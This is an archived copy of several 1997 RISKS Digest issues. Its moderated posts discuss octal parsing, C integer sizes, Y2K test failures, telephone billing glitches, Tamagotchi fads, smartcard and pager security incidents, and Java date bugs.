Notice that while these two commands would appear to be equivalent (almost duplicate) to a human, the computer saw them as very unique. The question becomes, How long do we prolong this behavior after it has lost it's real significance?? How many machines today actually use OCTAL representation in their day-to-day operation?? And the RISK?? How can a user possibly know beforehand which way the number will be interpreted?? (Is 011 in octal, decimal, hex, binary or even some other less common numbering

base??) And
there is the additional RISK of accusing someone (in the above
case,
Javascript) of aberrant behavior when in fact, the action is
quite normal
and completely intentional.

Bill Gunshannon, University of Scranton, Scranton, Pennsylvania
bill@cs.uofs.edu

⚡ Re: Y2K and C ([RISKS-19.36](#))

"Rosenthal, Harlan" <rosenthh@dialogic.com>

Fri, 5 Sep 97 9:32:05 -0400

>> ... a C "long" which is currently 4 bytes. When 64-bit
operating systems
>> finally catch on there will be a lot of code to change when
"long"
>> becomes 8 bytes, while the data on disk is still only 4.

C is the only language I've ever used in which the *source* code
isn't even
portable because such basic concepts as intrinsic datatypes are
indeterminate (and are *defined* as such in the original
specification).

Does it worry anybody else that this is the language used by
most people and
taught to most beginners? I suppose at least we're not teaching
BASIC using
two-letter variables and GOTOs, but still

-harlan

⚡ Re: Tamagotcha! (Kabay, [RISKS-19.36](#))

Markus Aichholzer <maai@cse.sys.co.at>

Thu, 04 Sep 1997 10:36:51 +0200

Many people call the Tamagotchi an e-pet; a lot of people think taking care of a such a pet is good training for life! Looking realistically, the Tamagotchis are nothing other than computer games, like Game-Boy, Nitendo etc. The only difference is that the game dies not after a few minutes but after a few weeks (if you play the game well). So, all the discussions are about a long-term-computer-game, not about an animal that dies!

I do not think that is good for our children to teach them that playing Computer games is the same as taking care for a pet. Children should not come to the idea that taking care of a real pet is as easy as playing Games on a display and a few buttons. They should not think that the fun you can have with your real-pet can be had by playing with buttons. They must know that a real-life animal does not always react as programmed (hunger-food-OK, illness-medicine-OK, etc.). These things you cannot learn by playing on a computer -- only by taking care of a real pet. Parents should not think, that when their child asks for a pet they can put their conscience at rest by buying a computer game. I think, we should tell the children the truth -- it is a game! Then the problems in schools will be solved automatically, because children would know they cannot play with the GameBoy in school.

Markus Aichholzer, CSE Systems, St. Veiter Strasse 4 A-9020
Klagenfurt Austria
++43 463 50645 34 maai@cse.sys.co.at <http://www.cse.sys.co.at>

✉ Re: Tamagotcha! (Kabay, [RISKS-19.36](#))

"Kenneth M. Sternberg" <elf@spry.com>

Thu, 4 Sep 1997 11:51:38 -0700 (PDT)

In [RISKS-19.36](#), "Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com> wrote about the risks involved in allowing virtual pets (and, as he points out, real pets) into the lives of children who must be separated from these pets for school hours.

A perhaps less-visible risk is the impact the popularity of these devices has had on manufacturers. In a recent TechWire article it was noted:

"Our fab capacity is fully booked for the remainder of the year [manufacturing chips for Bandai's Tamagotchi]," said a spokesman for Hsinchu-based United Microelectronics Corp. (UMC), one of the world's largest chip foundry concerns. "Some of our customers are very disappointed."

Taiwan's foundry companies are making 20,000 to 30,000 8-in. wafers per month just for the Tamagotchi and its imitators, according to the UMC spokesman. By one estimate, chips consumed by the toys now account for 10 percent to 15 percent of the island's fab capacity.

Full text of the article is available at:

<http://www.techweb.com/se/directlink.cgi?WIR1997082505>

The risk here is obvious-- the computer manufacturing infrastructure is not prepared for a consumer craze that draws heavily on its resources.

Other fads have had similar impact on the manufacturing bases

upon which they depended. However, the industries represented by those manufacturers were rarely, if ever, the same that businesses, governments, and militaries rely upon for day-to-day supply and operation.

Elf M. Sternberg, Spry Consulting Group, CompuServe Internet Division
3535 128th Ave SE, Bellevue, WA 98006 425.957.8000 elf@spry.com

✶ Re: Tamagotcha! (Kabay, [RISKS-19.36](#))

Doris Beers <Doris.Beers@lgtna.com>

Thu, 4 Sep 1997 12:39:00 -0400

The digital pet sold under the brand name Tamagotchi has a pause function.

My nine-year-old figured this out the same afternoon he first set it up. It is also in the instructions (Read the fine insert?). One simply presses the combination of buttons that brings up the time set function and leaves it there. When the pet is to be revived, one cancels out of that function, and the pet is back where it started.

I insisted my son do this the first night he had it to avoid clashes between the pet's sleep schedule and his or a "dead" pet the first morning he had it.

Doris.Beers@lgtna.com

✶ @LARGE, by David H. Freedman and Charles C. Mann

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 5 Sep 97 8:12:50 PDT

I recently received a copy of

David H. Freedman and Charles C. Mann
@LARGE, The Strange Case of the World's Biggest Internet
Invasion
Simon and Schuster, 1997. ISBN 0-684-82464-7.

This is reportedly an entirely factual saga -- somewhat sociological, somewhat technical -- of the "Phantom Dialer" (whose is aliased in the book as Matt Singer). (The authors suggest that some of the dialogues may be artistic verisimilitude, but the details are claimed to be true. There are just a few minor factual errors that probably result from the authors being journalists rather than insider-techies, but the insiders will detect them without flinching, and they are not important for others.) The book is rather well told, and reads somewhat like a Clancy novel -- hopping about from one thread to another, where the threads all more or less converge. Lots of folks and institutions show up that will be very familiar to many of you. Most of the actual security vulnerabilities and types of penetration exploits should be known to many RISKS readers. This book will not break any new ground for SysAdmins, security experts, good hackers, or bad hackers, but nonetheless has some appeal. The treatment of its principal Internet intruder is perhaps somewhere between pathos and bathos.

One of the chapter-head quotes is from Gene Spafford: "Using encryption on the Internet is the equivalent of arranging an armored car to

deliver

credit-card information from someone living in a cardboard box
to someone
living on a park bench."



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 38

Weds 17 September 1997

Contents

- [Walking Away From the Medicare Computer Project](#)
[Edupage](#)
- [Dyslexic Telephone Switch causes billing errors](#)
[Robert J. Perillo](#)
- [Barranquilla airport smells a rat](#)
[Mich Kabay](#)
- [GCCS Military Software fails Year 2000 Test](#)
[Paul Robinson](#)
- [Leaked memo on Mondex hacks embarasses bank](#)
[Paul Gillingwater](#)
- [Illinois being sued to keep information public](#)
[Anthony Stuckey](#)
- [Hewlett-Packard glitch spews spam](#)
[Gary Grossoehme](#)
- [New --faster-- Macs broke old code](#)
[John Paulson](#)
- [Personal info gone astray](#)
[Ken Knowlton](#)
- [GM car acceleration due to EMI](#)
[Don Rosenberg](#)

- [Re: SOHO gives 1 hour advance warning to Solar storms](#)
[Bob Schuchman](#)
 - [Re: KAL801 and GPWS](#)
[Peter B. Ladkin](#)
 - [Re: FBI wants to ban the Bible ...](#)
[Merlyn Kline](#)
[Dick Mills](#)
[Matt Millar](#)
[Martin Gleeson](#)
 - [Re: @LARGE -- Spaf quote](#)
[Len Spyker](#)
 - [Java Date Problems](#)
[Howard Melman](#)
 - [Risks of bad assumptions: octal numbers](#)
[Matt Toschlog](#)
 - [Long is 4 bytes? Not any more...](#)
[Peter da Silva](#)
 - [Re: Y2K and C](#)
[Steve Sapovits](#)
 - [1998 IEEE Symposium on Security and Privacy](#)
[Mike Reiter](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **Walking Away From the Medicare Computer Project (Edupage)**

Edupage Editors <educom@educom.unc.edu>

Tue, 16 Sep 1997 12:32:11 -0400

The Clinton Administration has terminated the contract with GTE for a new computer system to handle Medicare because the current system (run by 72 private insurance companies around the country) proved to be so antiquated and complicated that they frustrated GTE's efforts. The Department of Health & Human Services has told GTE to "stop all work, make no

further shipments, place no further orders and terminate all subcontracts." Medicare officials say they will now work on individual pieces of the system rather than attempting to do the entire project at once. (*The New York Times*, 16 Sep 1997; 16 September 1997)

⚡ Dyslexic Telephone Switch causes billing errors

<Perillo@DOCKMASTER.NCSC.MIL>

Tue, 16 Sep 97 18:14 EDT

Northern Telecom Ltd. stated last week that its widely used DMS-100 telephone switch caused numerous billing errors in many phone company central offices due to a software bug introduced during a software upgrade this summer. The software glitch caused the billing interface to become dyslexic and use the wrong area code in phone company Central Offices covering more than one area code. The software snafu was fixed after about a month of erroneous billings.

Net Users calling their "fixed price" local access number found hundreds of dollars of overcharges on their telephone bills this summer. The local number was billed as a toll call with a different area code attached. To add to the confusion, customers were told by their local telephone company that the billing problem was with their long distance company or the Internet Service Provider (ISP). And these companies directed customers back to the

local telephone company. Customers were refused an explanation but were finally told that it was a "System Error".

Pacific Bell acknowledged that 167,000 Californians, mainly in the Bay Area's 415 and 510 area codes and 805 near Los Angeles, were billed \$667,000 in unwarranted local calls. The problem was also reported by Nynex customers (now Bell Atlantic) in the New York City area.

I do not understand why [more extensive] testing and some sort of independent review was not done by NorTel before they released the software upgrade? The local telephone companies should also have some sort of Quality Assurance program in place before they allow a contractor to upgrade software in their Central Offices?

I also do not understand why the local telephone companies did not handle the problem better in terms of customer service, and inform all possible affected customer's of the problem?

[References: Inter@ctive Week, "Net Users Overcharged in Glitch", by Louis Trager, 08-Sep-1997.

Forbes Magazine, "Midsummer madness, New technology is marvelous, except when it isn't. System Errors", by Dan Seligman, 08-Sep-1997, page 234.]

Robert J. Perillo, CCP, Richmond, VA Perillo@dockmaster.ncsc.mil [disclaimers]

Barranquilla airport smells a rat

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Fri, 12 Sep 1997 22:25:08 -0400

A rat caused a short circuit on 12 Sep 1997 by urinating on a high-power cable at Barranquilla airport in Colombia. This knocked out communications between the control tower and incoming aircraft, and caused the airport to shut down for almost an hour. [Reuters, 5 Sep 1997]

✶ GCCS Military Software fails Year 2000 Test

Paul Robinson <foryou@erols.com>

Mon, 15 Sep 1997 17:15:24 -0700

In an article on the front page of the 15 September 1997 {Government Computer News}, it is noted that the Defense Department's Global Command and Control System (GCCS) failed when the date was rolled over to the year 2000.

GCCS is used at 500 Department of Defense sites worldwide to provide a comprehensive battlefield operational picture. It replaced an older system in August 1996.

The test was done on 1 Aug 1997 during the Joint Warrior Interoperability Demonstration (JWID), which is used to show off emerging technologies for use in Command, Control, Communications, Computers and Intelligence (C4I) operations. Eight countries, including Canada (which has purchased GCCS for evaluation purposes), are participants in JWID.

There are 28 tests used, including setting the date and time

close to midnight on 31 Dec 1999 and letting the clock roll over, as well as for 28 Feb 2000 and 2001. In 10 of the 28 demonstrations, software expired or machines froze. One system failed to recognize that there is a 29 Feb 2000. Another had to be rebooted and had erased every user account.

The failure is believed to be due to the underlying operating system. GCCS, current version 2.2, runs on Solaris 2.5.1, Windows NT, and HP-UX 9.0.7 and 9.0.10. It is said that systems running on Solaris 2.3, 2.4 and 2.5 are not year-2000 compliant. The Hewlett-Packard Unix systems are said to be compliant and passed the test. According to Lt. Cmdr. Mark Harvey, technical director at the Defense Information Systems Agency (DISA) for the JWID program, "So anything that was running on HP Unix worked. Anything that had Solaris did not." JWID rejected claims that their software was at fault, stating that the problem is claimed to be on Solaris versions 2.5 and below.

Sun questions whether the application is at fault. John Leahy, government markets manager for Sun Microsystems Federal pointed out that "Even if the operating system is year 2000 compliant, that doesn't automatically mean the applications that run on it are." He also said the problem is surmountable if the latest release - Solaris 2.6, which has year 2000 support - is used.

But DISA plans to use Solaris 2.5 for GCCS Version 3.0 to be released in January 1998.

⚡ Leaked memo on Mondex hacks embarasses bank

<P.Gillingwater@iaea.org>

Mon, 15 Sep 1997 10:34:09 +0200

The following URL purports to contain an interesting leaked report on the security of the Mondex model for electronic money, as analysed during the due diligence process by a bank.

<http://jya.com/mondex-hack.htm>

The Risks:

- 1) Is an internal memorandum really covered by Copyright, since it is not "published"?
- 2) Presumably, banks operate under an agreement with Mondex whereby they are obliged to not disclose any security weaknesses they find in such security products as Mondex. Clearly, banks are not acting in the best interests of their customers. The risk is that keeping such holes secret doesn't improve security.
- 3) Attempts to suppress information, such as threatening EFF Canada with legal action, tend to have the opposite effect.

Paul Gillingwater <P.Gillingwater@iaea.org> Internet Systems Administrator
International Atomic Energy Agency (<http://www.iaea.org>)

[TNO's Ernst Bovenlander gave some details of these attacks at

Eurocrypt 1997. A link exists during testing that permits the contents of memory to be output on the serial port. The link is then severed before release of the smartcard. The attack involves fusing the link together again. [[This is an offer you can re-fuse!]] At RSA 1997, Tom Rowley of National Semiconductor reported a similar attack using an ion beam to rewrite the link.

Incidentally, on Paul's third point, security-by-obscurity is not very obscure once it has been widely promulgated. PGN]

⚡ Illinois being sued to keep information public

Anthony Stuckey <astuckey@urbana.css.mot.com>
Wed, 10 Sep 1997 12:40:41 -0500 (CDT)

I found out about this through an Associated Press article in the Champaign-Urbana News-Gazette. (<http://www.news-gazette.com>)
<http://www.sos.state.il.us/special/optout/optform.html>

People keep mentioning the relationship between government-collected data and privacy invasion. Here it seems that we have an official trying to protect privacy who may not be legally able to.

⚡ Hewlett-Packard glitch spews spam

Gary Grossoehme <GaryG4430@aol.com>
Tue, 16 Sep 1997 15:52:19 -0400 (EDT)

By Alex Lash, 15 September 1997 [Source not specified.]
Excerpted.

> Some Web surfers who requested more information about a
Hewlett-Packard
> (HWP) scanner got a bit more information than they needed--
thousands of
> e-mails more. Because of an error in a mailing list for
information on
> HP's ScanJet 5, subscribers to the list received e-mail every
time someone
> sent a message back to HP. The e-mail then snowballed as angry
recipients
> flamed the company asking to be taken off the list.

[Everybody was getting everybody else's 'unsubscribe' message,
an experience
that must be common to all of you who subscribe to UNMODERATED
groups. PGN]

⚡ New --faster-- Macs broke old code

john paulson <munch@netcom.com>
Wed, 10 Sep 1997 18:09:02 -0700

<http://dev.workbook.com/frontier/>

>The symptom is:
>* I launch Frontier.
>* The splash screen appears, then closes.
>* Frontier hangs.
>
>According to Dave Winer, Doug Baron has found the bug and a fix
is
>forthcoming! I'll be updating this page as soon as I know more.
>From Doug:
>I see what's going on. It's a bug directly tied to processor
>performance; there's never been a processor fast enough to
cause this

>integer overflow before.
>
>What were we doing? When opening windows, we wanted a
>processor-independent way to pace the zooming effect, one that
could
>time in fractional ticks. So we execute a simple loop, calling
>GetTickCount, and determine a loops-per-tick factor. When
zooming, we d
>elay some number of loops between each drawing operation,
enough to
>consume 1/6 of a tick.
>
>Unfortunately, the loop counter was a short -- oops! The new
Macs can
>loop, calling GetTickCount, more than 32767 times per 1/6 of a
tick,
>i,e. more than 32767*6*60 times per second. Not bad!
>
>We're working on a patched version.

⚡ Personal info gone astray

<KCKnowlton@aol.com>

Mon, 15 Sep 1997 08:46:47 -0400 (EDT)

At the Continental Airlines ticketing office some robot,
mechanical or
human, has folded someone else's mailed confirmation into my
own. I am
given: the name and address of a woman in Texas who, barely a
week ahead of
time, bought a single ticket for a flight to Oregon, the times
and dates and
flight numbers, her ticketing confirmation number, and her Visa
card number
except that the last four digits are X-ed out, for "security
purposes." How
often does this sort of thing happen?

Does anybody complain? With such information as a springboard,

what kinds
of mischief or crime might a troublemaker parlay it into?

Ken Knowlton

✶ GM car acceleration due to EMI

Don Rosenberg <Don_Rosenberg@compuserve.com>

Tue, 9 Sep 1997 08:46:03 -0400

You might want to take a look at the **Wall Street Journal**, 8 Sep 1997, page B10, in which one incident (among many) of sudden acceleration by a GM car was demonstrated (proven in court, after seven years) to come from electromagnetic interference. GM had 1,761 sudden acceleration incidents between 1973 and 1986, with 1,121 injuries, and 31 deaths. There is a possibility that the Audi 5000 incidents (300 accidents, with 175 injuries and 4 deaths between 1978 and 1986) had a similar origin.

In the GM court case, the "expert witness showed that the Buick's cruise control was sensitive enough to be set off by simply running a power drill near the car."

Don Rosenberg, Stromian Technologies

[According to Peter Ladkin, this appears to be a demonstrated case, but

it's also in an environment in which the RFI shielding requirements are

not as rigorous. Cars do not have to be certificated the way aircraft do.

Check out Peter Ladkin's item in [RISKS-19.24](#) and his Web page,

and also

Helfrick's article and the bluecoat WWW page

<http://bluecoat.eurocontrol.fr>

Also, out of band, Ira Rimson provided a useful reference:

Roy W. Krieger, "The Danger of Electromagnetic Interference with

Aircraft Systems: laptop liability?", 1994 Annual Seminar of the

International Society of Air Safety Investigators (ISASI, 5 Export Drive, Sterling, VA, 20164, e-mail:isasi@erols.com).

The paper deals with results of the RTCA Special Committee (SC)-156 and its limitations, as well as both scientific and

anecdotal data subsequently developed. Although the paper was

delivered prior to publication of a subsequent RTCA SC-177 report (in

1995), the paper contains excellent background material which could

form the foundation for defining research needs.

PGN

⚡ Re: SOHO gives 1 hour advance warning to Solar storms ([RISKS-19.37](#))

Bob Schuchman <bobs@cts.com>

Mon, 08 Sep 1997 17:19:40 -0500

I just noticed the subject in the msg from John W. Cobb in 19.37. It isn't

SOHO that is to provide the "warning" of solar storms. It is the Advanced

Composition Explorer (ACE), which was launched on Aug. 25th.

There is a URL with more ACE information, including the "science Goals" of

ACE. It's at <http://www.gsfc.nasa.gov/ace/ace.html>.

Bob

⚡ Re: KAL801 and GPWS (Kohl, [RISKS-19.37](#))

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Mon, 08 Sep 1997 23:24:29 +0200

John Kohl, in a response to my assertion that incorrect barometric altimetry on approach has a `safe' direction, opines that

> Higher is safe in regards to ground terrain, but not necessarily safe
> regarding other aircraft

but forgets that on approach (the context in which my statement was made), the airspace above the aircraft is kept free of other aircraft by ATC, as they are required to do to allow for a missed approach procedure.

Secondly, I don't know any meaningful designation KAL (title). The name of the airline is Korean Air, and its designator is KE. The flight was KE801.

Peter Ladkin

⚡ Re: FBI wants to ban the Bible ... (Rivest, [RISKS-19.37](#))

Merlyn Kline <merlyn@zynet.net>

Thu, 11 Sep 1997 11:38:09 +0100

This is reminiscent of a time a few decades ago when certain popular records could be played backwards to reveal hidden messages. At that time there was

a movement seeking to make it illegal to record things backwards. Of course any sound is just another sound backwards and I have seen cabaret acts by entertainers who have trained themselves to speak backwards. Such legislation would be nonsense for exactly the same reasons as the proposed legislation against use of codes would be.

Any of us who have served time at the customer interface (I have spent many happy hours giving technical support:) will also know that even apparently plain English can turn out to be an impenetrable code (e.g. 'There was no error message displayed' could mean 'the screen turned blue and there was so much text displayed that it is easier to deny it ever existed rather than try to remember what any of it said').

The risk here is in the failure to distinguish between imprecision, inaccuracy and generalisation. The legislators seek to prevent people from doing something they don't like but experience tells them that if they define that thing too precisely there will be an immediate loophole in the legislation because people will be able to achieve the same ends by an activity which is slightly outside the definition. The solution is to generalise by identifying what it is they are really trying to prevent. Instead they arbitrarily lower the degree of precision in their definition, resulting in inaccuracy rather than generalisation. The result is all too often a meaningless definition rather than an accurate generalisation.

Eherway oday ouyay antway otay ogay odaytay?

Merlyn Kline = merlyn@zynet.net

⚡ Re: FBI wants to ban the Bible ... (Rivest, [RISKS-19.37](#))

Dick Mills <dmills@albany.net>

Tue, 09 Sep 1997 18:23:45 -0400

I can think of an even more literal interpretation. Namely, that any device that can be used to communicate in any medium can be used to encrypt, and thus would be banned. I don't doubt that it is serious, but I am confused over the literal interpretation of the words. But in [RISKS-19.36](#), John R. Levine seemed to close a long standing debate over whether literal interpretation of law means that computers are fax machines and thus e-mail must be faxes.

Which is it supposed to be? Should citizens attempt to read and interpret the literal text of written laws ourselves, or should we rely on lawyers to tell us what the words really mean.

Perhaps we should we have a double standard. Get excited over the exact wording of proposed laws, but be passive about the exact wording of existing laws.

Dick Mills

<http://www.albany.net/~dmills>

⚡ Re: FBI wants to ban the Bible ... (Rivest, [RISKS-19.37](#))

Matt Millar <millar@cix.co.uk>
Mon, 8 Sep 1997 18:16 +0100 (BST)

Could this be extended to foreign languages? Before I post a message in a language other than english do I have to check that someone in the FBI can speak that language? Computer languages? Anyone speak C++ here?

Matt

"... will inevitably lead to ..."
- anyone without a coherent argument.

⚡ Re: FBI wants to ban the Bible ... (Rivest, [RISKS-19.37](#))

Martin Gleeson <gleeson@unimelb.edu.au>
Tue, 9 Sep 1997 13:18:40 +1000

The Risks of this go on and on: would information in languages that the FBI can't translate also be illegal? It could be argued that languages are elaborate "substitution codes".

Martin Gleeson, Information Systems Development, The University of Melbourne.
<URL:<http://www.unimelb.edu.au/%7Egleeson/>>

⚡ Re: @LARGE -- Spaf quote ([RISKS-19.37](#))

len spyker <redmond@inet.net.au>

Sat, 13 Sep 1997 09:37:13 GMT

> One of the chapter-head quotes is from Gene Spafford: "Using encryption on
> the Internet is the equivalent of arranging an armored car to deliver
> credit-card information from someone living in a cardboard box to someone
> living on a park bench." [PGN]

If what you read in RISKS, on Internet networks and their nonsecurity with or without encryption, is accurate (and I don't doubt that), I would para phrase it the other way around:

Using encryption on the Internet is the equivalent of arranging a bike courier to verbally deliver credit-card information from someone living in a home or company fortress to someone in an expensive shop on Park Lane.

And a possible extra clarification

Without encryption, the Internet is the equivalent of arranging for a gang of muggers to come into your own home.

Len Spyker

🔥 Java Date Problems (Ryan, [RISKS-19.37](#))

Howard Melman <howard@silverstream.com>

Mon, 8 Sep 1997 18:14:07 -0400

It may well be true that Java won't have a Y2K problem. But I've yet to find a version of Java that has working Date classes. Try creating a

new
GregorianCalendar() with no arguments and then setting it
explicitly to Jan
27 1997 at 3:15pm (or any other time). If you inspect any of the
other
fields in the GregorianCalendar (e.g., DAY_OF_YEAR, DAY_OF_WEEK,
DAY_OF_WEEK_IN_MONTH, AM_PM, HOUR, ZONE_OFFSET, or DST_OFFSET)
you'll find
they haven't been set.

Or try creating a new GregorianCalendar object and calling
getFirstDayOfWeek(). It returns 1 but should be 0 in a US
Locale.

You'll find other problems if you don't run in Pacific Standard
Time. There
is a bug in java.text.SimpleDateFormat.initialize().
SimpleDateFormat in an
en_US locale initializes to PST (the first one listed in
java.text.resources.DateFormatZoneData_en) not TimeZone.
getDefault() which
correctly (for me) returns EST (other fields correct for
Daylight Savings
Time).

If you don't program Java, point your favorite Java enabled Web
browser
(e.g., Netscape 4.01 on NT, recent versions of the IE Java VM
seem to have
fixed this) at Intellicast's web site where they have a little
Java clock
showing the local time and the GMT time, e.g.:

<http://www.intellicast.com/weather/bos/nexrad/>

You'll find the local time to be PDT if you are in the US
whether you're in
PDT or not. And in older versions of Java you'd find that the
GMT time is
off by an hour for DST.

The risk? Don't assume that Y2K are the only date bugs you
might have.

Howard

✶ Risks of bad assumptions: octal numbers (Re: Gunshannon, [RISKS-19.37](#))

"Matt Toschlog" <matt@outrage.com>

Wed, 10 Sep 1997 16:47:28 -500

[Sent by Chris Green at Matt's request.]

Bill Gunshannon describes treating numbers with a leading zero as octal as "quite normal and completely intentional." That may be true if the reader is a C parser -- the C spec dictates this behavior. But the original case cited was a user input box on a web page. And though there's no "spec" for how a user interprets an input box, it's certainly the assumption of virtually everyone that numbers are in base 10.

The RISK here is assuming that a person thinks like a compiler.

Matt Toschlog, Outrage Entertainment

✶ Long is 4 bytes? Not any more... (Re: Coats, Year 2038 problem)

Peter da Silva <peter@baileynm.com>

Mon, 8 Sep 1997 13:48:01 -0500

coats@mcnc.org wrote:

> There is a substantial risk that systems from Sun, SGI, HP,

and DG
> will still use 4-byte integers for "long" in 2038.

But not Digital:

```
amanda:subsonic:s5 8 % cat demo.c
#include <stdio.h>

main()
{
    printf("%d\n", sizeof(long));
}
amanda:subsonic:s5 9 % make demo
cc demo.c -o demo
amanda:subsonic:s5 10 % ./demo
8
```

Given the amount of code already ported to Digital UNIX, with few `sizeof(long)` problems, I hope that people will realize that the 4-byte long is long overdue for replacement.

I've always thought it should have been 8 bytes on the VAX, myself.

It would have made it easier for me porting my PDP-11 code that assumed `sizeof(long) > sizeof(int)`, which had been the standard until, then.

✉ Re: Y2K and C (Rosenthal, [RISKS-19.37](#))

Steve Sapovits <steves@n2k.com>
Mon, 08 Sep 1997 17:32:52 -0400

rosenthh@dialogic.com wrote:

```
> >> ... a C "long" which is currently 4 bytes.  When 64-bit
operating systems
> >> finally catch on there will be a lot of code to change when
"long"
```

> >> becomes 8 bytes, while the data on disk is still only 4.

I missed the original point above, but it's not really accurate (at least in its snipped form). C doesn't claim a long is 4 bytes. The size of all the types is basically machine dependent. Yes, on most machines a long is 32 bits, but C doesn't decree that.

> C is the only language I've ever used in which the *source* code isn't even portable because such basic concepts as intrinsic datatypes are indeterminate (and are *defined* as such in the original specification).
> Does it worry anybody else that this is the language used by most people and taught to most beginners? I suppose at least we're not teaching BASIC using two-letter variables and GOTOs, but still

I worry more that we're not training people how to program. While C may leave a lot to be desired, it certainly doesn't prevent one from solving these problems. I can't think of any language that doesn't allow you to write data to a disk in a binary format. Any ability to do that could be considered a problem since as machines progress the sizes and byte ordering of such binary data may change.

Most people who care concerned about such issues solve them through proper design and programming. You can, for example, use typedefs in C to properly map sensitive data types to the appropriate base types so they can be easily changed when the software is ported. When writing data to files, you can use a canonical format such as text to avoid the problem mentioned above.

Steve Sapovits WinStar Telebase (<http://www.telebase.com>)
steves@n2k.com

✦ 1998 IEEE Symposium on Security and Privacy

Mike Reiter <reiter@research.att.com>
Sat, 6 Sep 1997 17:42:49 -0400 (EDT)

PRELIMINARY CALL FOR PAPERS for 1998 IEEE Symposium on Security and Privacy
3-6 May 1998, Oakland, California, sponsored by
the IEEE Computer Society Technical Committee on Security and Privacy, in
cooperation with The International Association for Cryptologic Research (IACR)
(abstracted for RISKS)

Papers and panel proposals must be received by 6:00 P.M. EST on Monday,

24 November 1997, sent to

Paul A. Karger, Program Co-Chair, IBM Corporation

Thomas J. Watson Research Center, 30 Saw Mill River Road
Hawthorne, NY 10532, USA

Please contact Paul Karger by electronic mail at secprv98@watson.ibm.com or by
telephone at +1 (914) 784-7294, relating to the submission procedures.

General Chair: Mike Reiter, AT&T Labs - Research, USA

Vice Chair: John McLean, Naval Research Laboratory, USA



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 39

Monday 22 September 1997

Contents

- [Eagle \(the President\) and the Eagle Beagle: pager intercepts](#)
[David Wagner](#)
- [MFS Communications switch fails, with widespread effects](#)
[Steven Bellovin](#)
- [AT&T database glitch caused '800' phone service outage](#)
[Robert J. Perillo](#)
- [SSN used in "killing" victim electronically](#)
[Mich Kabay](#)
- [Falsified reports -- human behavior: an ultimate risk](#)
[Chiaki Ishikawa](#)
- [UK: Mobile-phone radiation causes short-term memory loss](#)
[Mich Kabay](#)
- [Microsoft, PBS team up on interactive Barney Show](#)
[Edupage](#)
- [Re: MS, PBS, Evil Dummies and Hungry Dolls](#)
[Mich Kabay](#)
- [Quicken Quagmire](#)
[Lauren Weinstein](#)
- [Re: FBI wants to ban the Bible ...](#)
[Ellen Spertus](#)

[Xcott Craver](#)

[Kenneth Albanowski](#)

● [Re: @LARGE -- Spaf quote](#)

[J Chapman Flack](#)

[Andy Sparrow](#)

● [Info on RISKS \(comp.risks\)](#)

✶ Eagle (the President) and the Eagle Beagle

David Wagner <daw@cs.berkeley.edu>

Fri, 19 Sep 1997 13:28:23 -0700 (PDT)

[Adapted from a cypherpunks item, with David's permission.
PGN]

An unidentified hacker announced on 19 Sep 1997 the interception of Pres. Clinton's pager messages (along with pager messages destined for staff, Secret Service agents, and other members of his entourage) during his recent trip to Philadelphia. This is coming as an embarrassment to the administration's policy on communications privacy and encryption.

The lengthy transcript of pager messagers was published on the Internet to demonstrate that the pager infrastructure is highly unsecure.

(Apparently the President's entourage relies a lot on pagers for communications. There are messages from Hillary and Chelsea; a Secret Service scare; late-breaking basketball scores for the Pres.; staffers exchanging romantic notes; and other amusements.)

This comes at quite an embarrassing time for the administration, given their policy on encryption. Strong encryption is the one technology that could

have protected Pres. Clinton's private pager messages, but the administration has been fighting against strong encryption. Top FBI officials have been giving many classified briefings to House members, asking them to ban all strong encryption in the US. These proposals are expected to reach the House floor soon, attached to the (originally pro-encryption) SAFE bill.

An anonymous White House staffer was quoted as saying that it would be "an expensive and complicated proposition" to put encryption into pagers and cellphones. This quote is interesting, because it's the White House's crypto policies that have made it so complicated and expensive to add strong encryption -- the cellphone and pager industries have wanted to add strong encryption for privacy and security, but the administration has forcefully dissuaded them from doing so.

Anyhow, the press release is at

http://www.inch.com/~esoteric/pam_suggestion/formal.html

The transcript of the pager messages (complete with basketball scores for the Pres, messages to call wifey, two phone calls from Chelsea -- who got put on hold, staff romances, a Secret Service scare, etc.) is at

http://www.inch.com/~esoteric/pam_suggestion/output.html

Feel free to get in touch by e-mail (daw@cs.berkeley.edu) or by phone (510-643-9435) with me if you'd like more information, quotes, or the like.
-- David Wagner

[ABC News apparently broke the story on the Evening News, Thursday 18 Sep.

The transcript makes fascinating reading.

David Wagner subsequently noted an article in

<http://www.tabloid.net/97/09/22/C1.html>

and also pointed me to a Reuters article

<http://www.reuters.com/rtrnews/stories/hackers.htm>

that includes a quote from Jim Bidzos of RSA Data Security, Inc.:

"What an example! The Secret Service are victims themselves.

This is the most sensitive communication of the Secret Service.

What better argument could there be [for uncompromisable] encryption?"

Once again, let me mention my Website, with lots of background on the

crypto issues -- I've been getting lots of visitors, and would not

want you to miss it:

<http://www.csl.sri.com/neumann/judiciary.html> and /

judiciary.ans

on key-recovery crypto and related topics, and

<http://www.csl.sri.com/neumann/neumannSenate.html>

on risks in the computer-communication infrastructure. PGN]

⚡ MFS Communications switch fails, with widespread effects

Steven Bellovin <smb@research.att.com>

Wed, 10 Sep 1997 20:49:16 -0400

Around 7pm on the evening of 8 Sep 1997, the main MFS Communications switch

(MFS Switch One) failed, downing UK telecommunications links provided by

MFS, Worldcom, and First Telecom. The outage also affected most of

CompuServe's UK customers, whose access is typically via an MFS phone

number. [PGN Stark Abstracting. Evening usage is not necessarily off-peak, because it is an excellent time to access computers in the U.S. No one yet has reported how long it took to restore service. PGN]

✶ AT&T database glitch caused '800' phone service outage

<Perillo@DOCKMASTER.NCSC.MIL>

Wed, 17 Sep 97 14:01 EDT

AT&T's network of toll-free numbers (800) crashed Wednesday 03 Sep 1997, and thousands of callers were greeted with busy signals between 12:30pm and 2:00pm EDT. The network outage was the company's worst overall outage since [the long-distance slowdown of] 15 Jan 1990 [[RISKS-9.61](#), ff.]. AT&T blamed human error of a technician for the crash. AT&T Corp. stated that it would compensate customers for their toll-free service disruption. Many customers have contracts that entitle them to compensation.

